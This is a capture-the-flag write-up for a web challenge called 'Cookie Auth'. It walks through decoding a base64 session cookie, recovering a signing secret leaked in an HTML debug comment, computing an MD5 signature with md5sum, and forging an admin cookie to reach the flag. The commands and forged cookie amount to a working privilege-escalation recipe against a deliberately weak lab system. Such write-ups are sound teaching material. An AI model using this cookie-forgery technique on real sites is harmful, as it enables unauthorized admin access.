Challenge Writeup

Challenge Name : Cookie Auth

Category: Web

Description: We just rolled out our new homegrown authentication system for the CTF7 staff portal. It uses signed cookies instead of JWT -- simpler is better, right? Guest access is available so you can take a look around. The admin panel is reserved for senior staff only.

Solution:

Step 1: Initial Analysis

When we opened the website we found a login page and a link to source code. We can login through the credentials username: guest and password:guest as given in the challenge description. And the source code was as follows

Authentication System Info

Our cookie format:

base64(json({"username": "...", "role": "...", "sig": "..."}))

The signature is computed as:

sig = MD5(secret + username + role)

HMAC uses MD5(secret + data). Can you figure out the secret?

Back

This code tells us the format of the cookie used for authentication. So our task is to create a correct cookie to login as admin.

Step 2: Recon & Burp Analysis

- Intercepted the request using **Burp Suite**.
- Observed the cookie:

Cookie:
session_token=eyJ1c2VybmFtZSI6ICJndWVzdCIsICJyb2xlIjogInVzZXIiLCAic2lnIjogIjUwMjEzODg4N2VkNzg0NjhjN2U3YmVjZDIyODIzNTAwIn0=


- Decoded it (Base64 → JSON):

{"username":"guest","role":"user","sig":"502138887ed78468c7e7becd22823500"}

- While analyzing the HTTP **response in Burp**, found a debug comment:

<!-- debug: auth_secret=supersecretkey -->

👉 This reveals the **secret key used for signing cookies**.



Step 3: Exploitation

Generate valid signature using echo:

echo -n "supersecretkeyguestadmin" | md5sum

```
┌──(shadow㉿localhost)-[~]
└─$ echo -n "supersecretkeyguestadmin" | md5sum
c955a86992c57595481cc0678801d80c  -
```

Construct payload:

{"username":"guest","role":"admin","sig":" c955a86992c57595481cc0678801d80c "}

Encode:

echo -n '{"username":"guest","role":"admin","sig":"
c955a86992c57595481cc0678801d80c "}' | base64

```
└─$ echo -n '{"username":"guest","role":"admin","sig":"c955a86992c57595481cc0678801d80c"}' | base64
eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6ImFkbWluIiwic2lnIjoiYzk1NWE4Njk5MmM1NzU5
NTQ4MWNjMDY3ODgwMWQ4MGMifQ==
```

Replace cookie:

Cookie: session_token=
eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6ImFkbWluIiwic2lnIjoiYzk1NWE4Njk5MmM1NzU5NTQ4MWNjMDY3ODgwMWQ4MGMifQ==

Step 4: Result

- Role escalated to **admin**.
- Access to /admin reveals the flag.

Flag: ctf7{dont_eat_cookie_5e1961b2}